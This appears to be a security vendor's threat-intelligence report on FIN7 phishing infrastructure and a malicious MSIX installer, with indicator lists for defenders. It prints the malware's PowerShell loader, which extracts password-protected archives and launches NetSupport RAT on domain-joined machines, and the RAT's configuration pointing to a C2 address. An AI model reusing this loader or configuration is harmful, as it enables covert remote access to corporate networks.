August 13, 2024 Update: After publishing this Fin7 research, Silent Push collaborated with Team Cymru and Stark Industries to take down Fin7 infrastructure on their network and hunt for additional hosts. A write up of the collaboration can be found here.
Microsoft malware
We also discovered FIN7 infrastructure spoofing Microsoft Sharepoint. dr1ve[.]xyz features a “The file could not be opened” prompt, which leads to a download button.
We are yet to observe malware being delivered via this piece of infrastructure, but the potential is there for it to be deployed as an attack vector targeting other users operating with a different set of geo and browser parameters:

Using domain metadata and on-page content, we executed a Web Scanner query that revealed even more FIN7 spoofing infrastructure, including the linked domains driv7[.]com, and driv3[.]net, which are likely part of the same Sharepoint campaign as the above domain.
Developer malware
Amongst the larger pool of domains was hotnotepad[.]com, which was hosting a phishing site offering a suspicious Python download.
Whilst a legitimate version of Python was offered to our Analysts in live testing, as with most other FIN7 infrastructure, users in other regions, with different browser settings, may have a different experience when visiting the domain and triggering the download.



We then used hotnotepad[.]com to construct a query using a combination of HTML and DNS data, and were able to uncover yet more infrastructure hosting spoofed developer-focused content, with links that expose malicious payloads based on user parameters.
FIN7 malware payload analysis
Let’s take a closer look at a piece of FIN7 malware. For our analysis, we’re using LexisNexis.msix
- Type: Zip archive file
- MD5: ff25441b7631d64afefdb818cfcceec7
- Compression: Deflate
To masquerade as a trusted executable, the malware has appropriated certificate data from what appears to be a Chinese manufacturing company, Cangzhou Chenyue Electronic Technology:
<Identity Name="LexisNexis" Publisher="CN="Cangzhou Chenyue Electronic Technology Co., Ltd.", O="Cangzhou Chenyue Electronic Technology Co., Ltd.", L=Cangzhou, S=Hebei, C=CN, SERIALNUMBER=91130922MA0G8AN920, OID.1.3.6.1.4.1.311.60.2.1.1=Cangzhou, OID.1.3.6.1.4.1.311.60.2.1.2=Hebei, OID.1.3.6.1.4.1.311.60.2.1.3=CN, OID.2.5.4.15=Private Organization" Version="4.12.98.0" />The malware has the following embedded configuration:
{
  "applications": [
    {
      "id": "NOTEPAD",
      "executable": "VFS\\ProgramFilesX64\\PsfRunDll64.exe",
      "scriptExecutionMode": "-ExecutionPolicy RemoteSigned",
      "startScript": {
        "waitForScriptToFinish": false,
        "runOnce": false,
        "showWindow": false,
        "scriptPath": "fix.ps1"
      }
    }
  ]
}
And here’s the executing script, fix.ps1:
$url = "https://www.lexisnexis.com/"
Start-Process $url

$domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain

if ($domain -eq "WORKGROUP") {
} else {
    cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e VFS\ProgramFilesX64\client2.7z -oC:\Users\Public\Client -p1234567890"
    cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e C:\Users\Public\Client\client1.7z -oC:\Users\Public\Client -p1234567890"
    $path = "C:\Users\Public\Client\client32.exe"
    Start-Process $path
}
Delivery chain
Analysing the attack chain, it’s clear that the malware is designed to target domain-joined machines, and all the corporate data they have to offer.
The malware seeks to obtain eleveated privileges, including lateral movement and access to Active Directory.
- The attack starts when the script opens the LexisNexis website, either as a distraction or to mimic legitimate user activity.
- The malware then checks if the machine is part of a domain, or in a workgroup.
- If the machine isn’t in a workgroup, the script extracts two encrypted 7-Zip archives (password: 1234567890) and runs an executable from the extracted data
Extracted package
- Type: Remote Access Trojan
- Name: NetSupport RAT
- C2 infrastructure: 166.88.159[.]37
- Licensee: MGJFFRT466
Embedded configuration:
; NetSupport License File.
; Generated on 00:48 - 19/03/2014

[[Enforce]]

[_License]
control_only=0
expiry=
inactive=0
licensee=MGJFFRT466
maxslaves=100000
os2=1
product=10
serial_no=NSM301071
shrink_wrap=0
transport=0

[Client]
_present=1
AlwaysOnTop=0
AutoICFConfig=1
DisableChat=1
DisableChatMenu=1
DisableDisconnect=1
DisableMessage=1
DisableReplayMenu=1
DisableRequestHelp=1
Protocols=3
Shared=1
silent=1
SKMode=1
SOS_Alt=0
SOS_LShift=0
SOS_RShift=0
SysTray=0
UnloadMirrorOnDisconnect=0
Usernames=*
ValidAddresses.TCP=*

[_Info]
Filename=C:\Users\Public\Pictures\client32u.ini

[_License]
quiet=1

[Audio]
DisableAudioFilter=1

[General]
BeepUsingSpeaker=0

[HTTP]
CMPI=60
GatewayAddress=166[.]88.159.37:443
GSK=GC:D?GCDFH9J<LBBGH;E>ODG<C@KCI
SecondaryGateway=
SecondaryPort=

[TCPIP]
MulticastListenAddress=
Similar FIN7 malware
Our Analysts used internal tooling to pivot on key DLL elements of the malware, and discover links to other MSIX files targeting a range of organizations:
| FILE NAME | COMPANY NAME | FILE HASH |
| pgadmin4.msix | pgAdmin | 032d68449a93200aa257943b7e22e619e5ab383f61c7466f7872eeba5ea5b838 |
| airtable-x64.msix | Airtable | 03c84ae3bdd28341bdb9ef24918c3cad6c9ed27c768d351f23e6d37bf048f7a4 |
| Workable_4.12.7.msix | Workable | 184a400fe334027ff287ad0cf83c165fdf4605507c83ec054fb2b544f877163c |
| CNN.msix | CNN | 1d17937f2141570de62b437ff6bf09b1b58cfdb13ff02ed6592e077e2d368252 |
| Asana.msix | Asana | 1e54b2e6558e2c92df73da65cd90b462dcafa1e6dcc311336b1543c68d3e82bc |
| GoogleMeet.msix | Google Meet | 3869340562136d1d8f11c304f207120f9b497e0a430ca1a04c0964eb5b70f277 |
| SAPConcur.msix | SAP Concur | 41c671332b58f92187e32771ed1ba86c1ed256e36f036f74c91cf1aa7db07bc2 |
| GrammarlyInstaller.msix | Grammarly | 43f4d0ae8f84c36d635423719562cdb0f5d9647b79a758a33fdf4aa7540f5622 |
| Westlaw_105.0.55.0_x64__3hat911yg85re.msix | Westlaw | 448559c22bf09e6526b67defddcace275d7a0c580a38b0961165bc1efdb3367e |
| npp.Installer.x64.msix | Notepad++ | 50b102938d29cc7f61c67da6981545c69f70c7178d009ec1999ee0ddfe81ebba |
| QuickBooksInstaller.msix | QuickBooks | 63750019f4a8498edc008a343be90aac8fbb3307ba7eb519fc5df16258dff19c |
| ZoomInstaller.msix | Zoom | 8a24b6f83761561d8b71429f586248f264139aee2d8349f375ccbba702e4ecb2 |
| AIMP.msix | AIMP | 9953bbe13394bc6cd88fd0d13ceff771553e3a63ff84dc20960b67b4b9c9e48e |
| BloombergTerminal-x64.msix | Bloomberg Terminal | e8c6831d6e238df5a1f20fc00867b333474a659734ac46a9902fbbadaaf0b51e |
| PuTTY-64bit-0.79-installer (3).msix | PuTTY | fbec6e79b663d4c5e660a7aff23e392a4f1311382923669548945e8346edbffb |
| anyconnect-win.msix | Cisco AnyConnect | fdfd96f00e9e713cf86e2d32fb0c653b66fccc0e4969eac9f26d5cdcca98ff7d |
| ProtectedPDFViewer.msix | ProtectedPDFViewer | d73af3bd70f0f68846920d61fab8836cf8906a2876489801f6e130f4d92aa50d |
Mitigating FIN7 activity
We’ve grouped together FIN7 domains and IPs into two dedicated IOFA Feeds.
Silent Push Enterprise users can ingest this data into their security stack, allowing them to block FIN7 infrastructure at its source.
Data is available for export in CSV, JSON or STIX format, or as an automated code snippet using the Silent Push API.
We’ve also published a TLP Amber report, for Enterprise users, that contains links to the specific queries, lookups and scans that we’ve used to identify and traverse FIN7 infrastructure – including proprietary parameters that we’ve omitted from this blog for operational security reasons.
Register for Community Edition
Silent Push Community Edition is a free threat hunting and cyber defense platform featuring a range of advanced offensive and defensive lookups, web content queries, and enriched data types, that we used to track FIN7.
Click here to sign-up for a free account.
IOFAs
- 103.113.70[.]142
- 103.35.191[.]28
- 89.105.198[.]190
- 2024sharepoint[.]lat
- accountverify.business-helpcase718372649[.]click/
- affinitycloudenergy[.]com
- americangiftsexpress[.]com
- androiddeveloperconsole[.]com
- app.rmscloud[.]pro
- app-trello[.]com
- ariba[.]one
- autodesk[.]pm
- bloomberg-t[.]com
- book.louvre-ticketing[.]com
- concur[.]cfd
- concur[.]pm
- concur[.]re
- concuur[.]com
- costsco1[.]com
- cybercloudsec[.]com
- cybercloudsecure[.]com
- dr1ve[.]xyz
- driv3[.]net
- driv7[.]com
- escueladeletrados[.]com
- ggooleauth[.]xyz
- go-ia[.]info
- go-ia[.]site
- harvardyardcollection[.]com
- hcm-paycor[.]org
- https-twitter[.]com
- hotnotepad[.]com
- identity-wpengine[.]com/session_id/login/
- kun-quang-api.lordofscan[.]pro/LoginProcess/api/login_submit
- lexisnexis[.]day
- ln[.]run/supportcenterbusiness
- louvre-event[.]com
- louvrebil[.]click
- miidjourney[.]net
- multyimap[.]com
- netepadtee[.]com
- netfiix-abofrance[.]com
- onepassreglons[.]com
- paris-journey[.]com
- paybx[.]world
- quicken-install[.]com
- redfinneat[.]com
- restproxy[.]com
- rupaynews[.]com
- techevolveproservice[.]com
- themetasupporrtbusiness.nexuslink[.]click
- themetasupporrtbusiness.nexuslink[.]click/
- thomsonreuter[.]info
- tredildlngviw[.]shop
- tredildlngviw[.]xyz
- treidingviw-web[.]lol
- treidingviw-web[.]shop
- treidingviw-web[.]xyz
- trezor-web[.]io
- trydropbox[.]com
- wal-streetjournal[.]com
- webex-install[.]com
- westlaw[.]top
- womansvitamin[.]com
- wpenglneweb[.]com
- www.tivi2[.]com
- www.wpenglneweb[.]com
- xn--manulfe-kza[.]com
- xn--bitwardn-h1a[.]com
- zoomms-info[.]com